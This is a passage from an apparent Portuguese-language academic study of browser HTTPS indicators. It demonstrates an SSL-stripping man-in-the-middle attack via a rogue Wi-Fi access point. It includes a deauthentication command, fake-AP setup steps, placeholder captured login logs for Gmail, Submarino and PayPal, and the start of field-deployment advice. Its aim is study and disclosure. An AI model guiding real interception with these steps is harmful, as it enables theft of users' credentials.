Uma página com HTTPS fornece alguns indicadores de segurança conforme (ADELSBACH; GAJEK; O, 2005). Esses indicadores facilitam o reconhecimento de *sites* seguros. Normalmente são representados por URLs e barras coloridas, cadeados e realce de domínio. Os principais navegadores do mercado, segundo a GlobalStat, são apresentados na Figura 3.1.

Essa seção evidencia alguns indicadores que mudaram nos navegadores mais populares, a saber, Internet Explorer 8, Firefox 3.5 e Chrome 4.0 comparando os dois primeiros, que estão com quase 50 por cento do mercado, a seus antecessores Internet Explorer 6 e Firefox 3.0. Para a comparação usou-se o *site* do Gmail[7], que possui o SSL/TLS habilitado na página principal, ou seja, não usa direcionamento e *links* para carregar uma página segura.

3.2.1 Internet Explorer

Desde que o Internet Explorer foi adicionado ao Windows 95, esse navegador se manteve como o mais usado no Brasil e no mundo. A Figura 3.2 evidencia o indicador positivo do navegador em um zoom. À esquerda, na barra da URL, é

[7]GoogleMail `www.gmail.com`



Figura 3.1: Navegadores usados no Brasil

visto o 's' do HTTPS em negrito, assim como o domínio. Já à direita, o IE8 mostra o cadeado padrão dourado. O ataque explicado por Moxie em (MARLINSPIKE, 2009) falsifica esse cadeado, substituido o favicon com um padlock.

Quando o IE8 é comparado ao IE6, nota-se um sensível melhoramento. O IE6 não destacava o domínio e um pequeno cadeado era apresentado na barra de estado, como no firefox. Em relação aos indicadores negativos, ao ter acesso a um *site* com SSL/TLS habilitado e quando algumas das credenciais apresentam-se sem validade, o navegador alerta com uma janela informativa, caso se decida continuar mesmo após a advertência a URL fica vermelha e no lugar do cadeado aparece a palavra "Erro de Certificado". A advertência com URL vermelha ajuda a lembrar ao usuário a falta de segurança do *site*. Esse é o caso do *site* do ARL[8], que possui certificado auto assinado.

[8] http://arl.ginux.ufla.br/moodle/



Figura 3.2: Internet Explorer 8

3.2.2 Firefox

Em 2004, Dave Hyatt e Black Ross lançaram o Firefox 1.0, navegador multi-plataforma que usa XUL, linguagem que permite instalação e personalização de temas e extensões. Os *addons* ajudaram a popularizar o navegador, porém esse recurso pode ser alvo de ataques, conforme demostrado por Moxie[9] e segundo os alertas[10]

O Internet explorer foi o primeiro navegador a utilizar o realce de domínio, colocando o domínio em clara evidência à direita da barra da URL, contudo esse tipo de realce positivo não foi reutilizado na versão 8. No entanto, o Firefox, que não o usava, passou a usa-ló na versão 3.5, como mostra a Figura 3.3. Como de costume, sem muito destaque, o cadeado dourado é encontrado na borda inferior à direita e o "s"do http não recebe evidência.

[9]Disponível em `http://www.thoughtcrime.org/software/sslsniff/`

[10]Disponível em `http://secunia.com/advisories/24743/`
`http://secunia.com/advisories/24654`
`http://secunia.com/advisories/product/11907/`
`http://secunia.com/advisories/24913/`



Figura 3.3: Firefox 3.5

Quando comparado à versão 2.0, nota-se que o firefox não destaca a barra da URL na cor amarela, deixando de alertar o usuário. Muitas mudanças ocorreram em relação aos indicadores negativos. Ao entrar em um *site* com certificado duvidoso, o firefox 3.5 apresenta uma mensagem de alerta solicitando a adição de uma exceção para aquele *site*, enquanto a versão 3.0 apresentava um `dialog` pedindo confirmação para o certificado.

3.2.3 Chrome

O Chrome[11], lançado pela Google em 2008, está na versão 5.0[12], e a versão testada foi a 4.0, que está ilustrada na Figura 3.4. Em destaque nota-se a barra da URL na cor amarela, assim como era o firefox 2.0 e o HTTPS na cor verde, além desses é visto o clássico cadeado dourado ao lado direito da barra da URL e o domínio em negrito.

[11] Disponível em `http://www.google.com/chrome`
[12] Em 14/03/2010



Figura 3.4: Chrome 4.0

Ao solicitar uma página com certificado que contém alguma irregularidade o navegador apresenta uma página vermelha e o HTTPS aparece em vermelho cortado com uma linha transversal, além de um sinal de atenção na barra da URL à direita. Dentre os navegadores, o Chrome se destaca tanto em indicadores positivos quanto em negativos, alertando o usuário de forma bem evidente.

Capítulo 4

Interceptação dos dados

Ao navegar na web é usual ter algum conceito sobre o *site* que se deseja visitar. Assim, ao entrar em um *site* de um banco ou ao efetuar uma compra, espera-se alguma forma de segurança ou algo que crie essa sensação, como a figura de um cadeado, segundo (ROESSLER, 2006). No entanto, a maioria dos *sites* não apresentam SSL na página inicial. É o caso de *sites* de bancos (Banco do Brasil[1], Itáu[2]) e *sites* comerciais (Submarino[3], Americanas.com[4]), que deveriam deixar claro que o usuário está em uma página segura. A página com SSL normalmente é invocada por um redirecionamento ou *link*, pois dificilmete alguém digita HTTPS na barra da URL.

Ao ser redirecionado, o *browser* se encarrega de verificar a integridade do *site* e mostrar os indicadores de segurança, como foi visto no capítulo 3 .
Ele verifica :

1. A validade das assinaturas nos certificados.
2. Se algo expirou.
3. Se a corrente de certificados intermediários está intacta.
4. Se a CA está no *browser*.

[1] http://www.bb.com.br/portalbb/home23,116,116,1,1,1,1.bb
[2] http://www.itau.com.br/
[3] http://www.submarino.com.br/
[4] http://www.americanas.com.br/

Com base nessas informações, o navegador retornará os indicadores habilitados, sejam eles positivos ou negativos. Nota-se que os indicadores positivos são sutis, principalmente no Internet Explorer 8, que apresenta somente o cadeado, além do 's' de *SECURE* no HTTP. Já os indicadores negativos alertam os usuários de uma forma mais clara com *Dialogs*[5], páginas amarelas (Firefox 3.5) ou vermelhas (IE 8 e Chrome), solicitando confirmação para ter acesso ao *site*. Quando um usuário entra em um *site* bancário ou comercial, como os citados acima, nenhuma notificação é apresentada, pois a página inicial está em HTTP. Esse fato faz com que sessões seguras provenientes de redirecionamento ou *links* de páginas em HTTP, possam ser interceptadas e forjadas. Uma sessão modificada não apresenta os indicadores de segurança positivos, pois a autenticação SSL/TLS é truncada. Entretanto, elimina também qualquer indicador negativo, que é mais visível. A falta de atenção nos indicadores possibilita um ataque de interceptação de dados entre o cliente e o servidor. Todos os dados transmitidos serão capturados em texto plano.

4.1 Sslstrip

A captura dos dados ocorre com o ataque *Man-in-the-middle*. Esse ataque, segundo (HAO; TAO, 2009), consiste em manter-se entre a comunicação da vítima e o servidor, fazendo o repasse dos pacotes para realizar o *sniffing, spoofing e phishing* [6] como em (OPPLIGER; GAJEK, 2005). Dados criptografados também são capturados, no entanto a criptografia impossibilita a compreensão. Para ler as informações de forma clara, deve-se possuir a chave ou quebra-la. Porém, quebrar uma chave RSA consistente de 1024 bits segundo (PELLEGRINI; BERTACCO; AUSTIN, 2010) leva mais ou menos 104 horas, em um cluster linux com 81 máquinas. Logo, esse procedimento não é viável para ataques automáticos em tempo real. Assim, faz-se necessário interceptar a sessão do usuário antes que seja estabelecida a autenticação, para poder capturar os dados na forma plana. Essa parte do ataque é feita com o Sslstrip (MARLINSPIKE, 2009). O Sslstrip é uma ferramenta idealizada pelo pesquisador independente MOXIE, baseada em um ataque *Man-in-the-middle*, que escuta o tráfego e substitui direcionamentos HTTPS por HTTP, comprometendo as informações que estão sendo enviadas entre a vítima e o servidor.

[5] Caixa de texto

[6] escutar, falsificar e enganar

As próximas seções ilustram na prática o ataque em dois cenários. A seção 4.2, demonstra em um cenário de laboratório, que os principais navegadores usados no Brasil: Internet Explorer(4.2.1), Chrome(4.2.2) e Firefox(4.2.3), podem ser comprometidos. Já a seção 4.3, demonstra o ataque em campo, em que o sucesso do ataque depende, exclusivamente, da associação bem sucedida e da navegação da vítima.

4.2 Cenário de Laboratório

Esse é um ataque contra redes 802.11 e contra clientes que confiam no SSL/TSL habilitado nos navegadores. Usa noções ilustradas nos capítulos anteriores, juntamente com o Sslstrip. O cenário pode ser visto na Figura 4.1, o modem ADSL está conectado a Internet e a este o Ponto de Acesso *Linksys*, que permite a conexão direta com a Internet. O *HostAP* roda um sistema Ubuntu lucid com kernel 2.6.28, um dispositivo usb 802.11 é usado para a conexão com o Ponto de Acesso *Linksys*. A fim de que o *HostAP* se comporte como um Ponto de Acesso, é usado uma placa de rede com chipset Atheros e firmware modificado. A modificação do firmware é feita por meio do drive Madwifi, versão svn r4071. A vítima é uma máquina Windows XP SP2, que roda três navegadores: Internet Explorer 8, Firefox 3.5 e Chrome 4.0. Esse ataque é funcional em outros sistemas operacionais como Linux e Mac OS/X Leopard Snow, porém é demostrado somente o ataque ao Windows XP, pois é largamente usado no Brasil.

O *HostAP* deve conectar-se ao Ponto de Acesso por meio do dispositivo usb 802.11, para obter IP e acesso à Internet. Em testes externos, nos quais não ha um Ponto de Acesso próprio, deve-se verificar a disponibilidade de redes, isto é, se há possibilidade de associar-se a um AP público ou privado. A escuta da rede, para verificação de disponibilidade, pode ser feita com o *Kismet* como em (HURLEY, 2007a) e para associar-se é necessário usar o *Aireplay-ng*[7]. Caso a rede esteja criptografada, deve-se quebrar a chave criptográfica como em (BECK; TEWS, 2008), para redes com autenticação WEP e seguindo as instruções de (BECK; TEWS, 2008) e (ANTONIEWICZ, 2008), para redes WPA. Após estabelecer a conexão, deve-se disponibilizar o Ponto de Acesso falso, que responde a todos os pedidos de SSID. Para isso, a placa de rede deve estar no modo monitor. O *Airmon-ng* é uma ferramenta da *suit Aircrack-ng*, que realiza essa operação, assim como o comando *wlanconfig*, que acompanha o *drive* Madwifi. Finalmente, ativa-se o *Airbase-ng*, que além de capturar os *Probe Requests* dos clientes, filtra o SSID requerido e res-

[7] aireplay -0 1 -a [Access Point MAC] -c [Client MAC] [interface]



Figura 4.1: Cenário padrão

ponde a consulta com o próprio campo SSID substituído pelo conteúdo do SSID capturado. A resposta com um SSID de preferencia do cliente, induz à associação automática. Ao associar-se, o Ponto de Acesso falso deve fornecer a configuração para a rede da vítima, IP, *Gateway* e servidor de DNS. Segundo (NEMETH *et al.*, 2007), é o servidor de DHCP que fornece essas informações para o cliente. Com as interfaces configuradas é preciso ativar o repasse de pacotes do falso AP, assim como o mascaramento dos pacotes, permitindo que os pacotes trafeguem de uma interface para outra, conforme (HURLEY, 2007b).

Após a ativação do falso AP, inicia-se o Sslstrip. Ele escuta o tráfego HTTP, que passa de uma placa para outra. Ao encontrar uma requisição HTTPS na entrada da interface, pode ser uma *tag* para *links*(<a href="https://..."> to <a href="http://...">) ou uma URL (https://... to Location: http://...), o Sslstrip a substitui com um HTTP e mantém um mapa do que foi alterado, inclusive CSS e Javascript. Na saída, o Sslstrip reconstrói o quadro alterado com os dados do mapa e o envia para o servidor. Dessa forma, o servidor mantém uma conexão ponto a ponto segura com o Ponto de Acesso falso e não nota a diferença na comunicação. As Figuras 4.3, 4.7, 4.10, mostram o resultado do Sslstrip nos três `browsers`

mais usados. Esses *sites* (Gmail, Submarino, Paypal) foram escolhidos, porque habilitam o SSL/TLS em fases diferentes da navegação.

4.2.1 Interceptação no Internet Explorer 8.0

Ao digitar o endereço do Gmail no navegador, a página é carregada com o SSL habilitado. Entretanto, pode-se notar que o endereço na barra é modificado, pois a página é proveniente de um redirecionamento (302). A Figura 4.2 ilustra o redirecionamento recebido pelo navegador. Os dados foram captutados com uma ferramenta de análise de tráfego (Wireshark)[8] e editados para uma melhor compreensão.

A primeira linha da figura representa a primeira consulta ao DNS, a sua referência é um endereço, para uma página que foi removida (linha 2 e 3) e possui um redirecionamento para "http://mail.google.com/mail/". Esse novo nome é pesquisado no DNS e o resultado é um nome canônico "googlemail.l.google.com", que se refere a outra página deslocada (linha 5). A linha 7 mostra que a página consultada está expirada desde primeiro de Janeiro de 1990. Finalmente na linha 8, pode ser visto a referência para a nova localização da página com https.

```
1) gmail.com: type A, class IN
2) HTTP/1.1 302 Moved Temporarily\r\n
3) <A HREF="http://mail.google.com/mail/">here</A>.\r\n

4) mail.google.com: type CNAME, class IN, cname googlemail.l.google.com

5) HTTP/1.1 302 Moved Temporarily\r\n
6) Set-Cookie: GMAIL_RTT=EXPIRED; Expires=Sat, 03-Apr-2010
21:09:48 GMT; Path=/mail\r\n
7) Expires: Fri, 01 Jan 1990 00:00:00 GMT\r\n
8) [truncated]Location:https://www.google.com/accounts/
ServiceLogin?service=mail&passive=true&rm=false&continue=
http%3A%2F%2Fmail.google.com%2Fmail%2F%3Fhl%3Dpt-BR%26tab
%3Dwm%26ui%3Dhtml%26zy%3Dl&bsv=zpwhtygjntrz&scc=1&ltmpl=
default&ltmplca
```

Figura 4.2: Redirecionamento (302) do gmail

Sendo uma página proveniente de redirecionamento, o Sslstrip pode interceptar a sessão ao escutar uma requisição HTTPS e substituir a *tag* por uma HTTP. A

[8]Disponível em http://www.wireshark.org/

Figura 4.3 mostra o *site* do Gmail interceptado pelo ataque. Nota-se que nenhum dos indicadores de segurança foi apresentado, inclusive foi evitado qualquer alerta negativo, que poderia alertar o usuário e consequentemente causar a falha do ataque. A captura do login e senha de uma conta fictícia é vista na Figura 4.4 em destaque.



Figura 4.3: Página di gmail no Internet explorer 8 [*Stripped*]

2010-03-04 19:36:41,889 SECURE POST Data (www.google.com):
ltmpl=default&ltmplcache=2&continue=http%3A%2F%2Fmail.google
.com%2Fmail%2F%3Fhl%3Dpt-BR%26tab%3Dwm&service=mail&rm=false
&dsh=-7594103488872957150&ltmpl=default&hl=pt-BR&ltmpl=defau
lt&scc=1&GALX=xP2zjDUP3Ak&Email=MEU_LOGIN_GMAIL&
Passwd=MINHA_SENHA&rmShown=1&signIn=Login&asts=

Figura 4.4: Senha e Usuário capturado de uma conta do gmail no IE8

4.2.2 Interceptação no Chrome 4.0

Esta prova de conceito mostra a captura dos dados de uma conta do *site* Submarino. O *site* apresenta HTTPS somente ao efetuar *login*, ou seja, durante toda a fase de consulta e escolha do produto, o *site* se mantém em HTTP. A Figura 4.5 tem em

destaque o *link* do *login* e a Figura 4.6, mostra o código HTML do *link* extraído com o *Firebug* 1.4.5[9]. O *Firebug* é um *addon* do Firefox usado para inspeção e modificação de HTML em tempo real.



Figura 4.5: Link para login no Submarino

```
<p class="login">
(Faça o
<a href="https://www2.submarino.com.br/login.aspx">login</a>
para ver sua página personalizada)
</p>
```

Figura 4.6: Código do link em HTML

Assim, ao clicar no *link*, o usuário é redirecionado para uma sessão segura. O redirecionamento possibilita o uso do Sslstrip, como é visto na Figura 4.7. O Chrome não apresenta seus indicadores de segurança na barra da URL (cadeado, HTTPS na cor verde e barra da URL amarela), pois a *tag* de redirecionamento(HTTPS) foi subtituída por uma *tag* HTTP, que permite a leitura completa dos dados do usuário. Além disso, o navegador não apresenta nenhum indicador negativo.

A Figura 4.8 foi editada para eliminar redundância de informação e facilitar a compreensão. O email e senha de acesso de um usuário fictício foram capturados em texto plano e evidenciados.

4.2.3 Interceptação no Firefox 3.5

O último teste foi realizado no *site* do Paypal brasileiro, porque não usa *links* ou direcionamentos em HTML. No entanto, as Figuras 4.10 e 4.11, mostram que o *site* também pode ser comprometido pelo ataque.

Ao digitar *paypal.com.br* na barra da URL, o *browser* obtém o resultado do DNS mostrado na Figura 4.9. O *site* não possui nomes canônicos, ou seja o nome está ligado diretamente a seu endereço IP seguro. Assim, o *site* apresenta HTTPS

[9]Disponível em `http://getfirebug.com/`



Figura 4.7: Página de login do submarino no Chrome 4.0 [*Stripped*]

2010-03-04 19:34:17,158 SECURE POST Data (www2.submarino.com.br):
__partnerid__=144206&__VIEWSTATE=dDwtMzQ3OTIyODg0O3Q8cDxsPEN1c3RJZ
Ds%2BO2w8aTwtMjE0NzQ4MzY0OD47Pj47bDxpPDE%2BOz47bDx0PDtsPGk8Mz47aTw
1PjtpPDE0PjtpPDE2PjtpPDE4PjtpPDIwPjtvd3d3Mi5zdWJtYXJpbm8uY29tLmJyL
2ltYWdlcy9pbWcvYmFubmVyX2NoYXQuZ2lmO2phdmFzY3JpcHQ6ZW50ZXJMaXZlQ2h
hdCgpXDs7Pj47Pjs7Pjs%2BPjs%2BPjs%2BPjs%2BPjtsPHJidEZpcnN0Qm91Z2h0O
3JidExvZ2luO3JidExvZ2luO2ltYkNvbnRpbnVlOz4%2BA562k054zv6fcypefgNTi
GhQcLw%3D&hidIsConfirmed=0&tbxEmail=MEU_LOGIN%40GMAIL.COM&tbxZip
Code=&Type=rbtLogin&tbxPassword=MINHA_SENHA&imbContinue.x=33&imb
Continue.y=13

Figura 4.8: Senha e Usuário capturado de uma conta do submarino

na primeira página. Nesse *site*, o Sslstrip recolhe do cabeçalho HTTP a requisição de página segura e retransmite para o usuário uma página com as *tags* substituídas, para permitir a leitura dos dados. A única forma de evitar a substituição das *tags* é digitar o HTTPS na barra da URL, juntamente com o endereço.

As linhas na Figura 4.12 representam a captura de senha e *login* do Gmail de um usuário fictício que usa o Firefox 3.5. Em destaque amarelo estão a senha e o *login*, e então o Paypal analisa o navegador (destaque verde) e o sistema operacional (destaque vermelho) usado na sessão.

```
;; QUESTION SECTION:
;paypal.com.br.                         IN      A

;; ANSWER SECTION:
paypal.com.br.          3450    IN      A       64.4.241.174
paypal.com.br.          3450    IN      A       64.4.241.110
```

Figura 4.9: Consulta DNS do paypal

Figura 4.10: Página inicial do paypal no Firefox 3.5 [*Stripped*]

4.3 Cenário Real

Ao realizar um ataque com um Ponto de Acesso falso em campo, é necessário localizar um ponto, onde seja fácil a captura de tráfego 802.11. Considera-se quatro fatores para a escolha do ponto:

1. infraestrutura;
2. número de Pontos de Acesso;
3. localização;



Figura 4.11: Página de login do paypal no Firefox 3.5 [*Stripped*]

2010-04-05 21:00:33,146 SECURE POST Data (www.paypal.com):
login_cmd=&login_params=&login_email=MINHA_CONTA%40GMAIL.COM
&login_password=MEU_LOGIN&target_page=0&submit.x=Entrar&form_charset=UTF-8&browser_name=
Firefox&browser_version=3.5&operating_system=Windows&flow_name=p%2Fgen%2Flogin&bp_mid=v
%3D1%3Ba1%3Dna%7Ea2%3Dna%7Ea3%3Dna%7Ea4%3DMozilla+%28Windows%3B+U
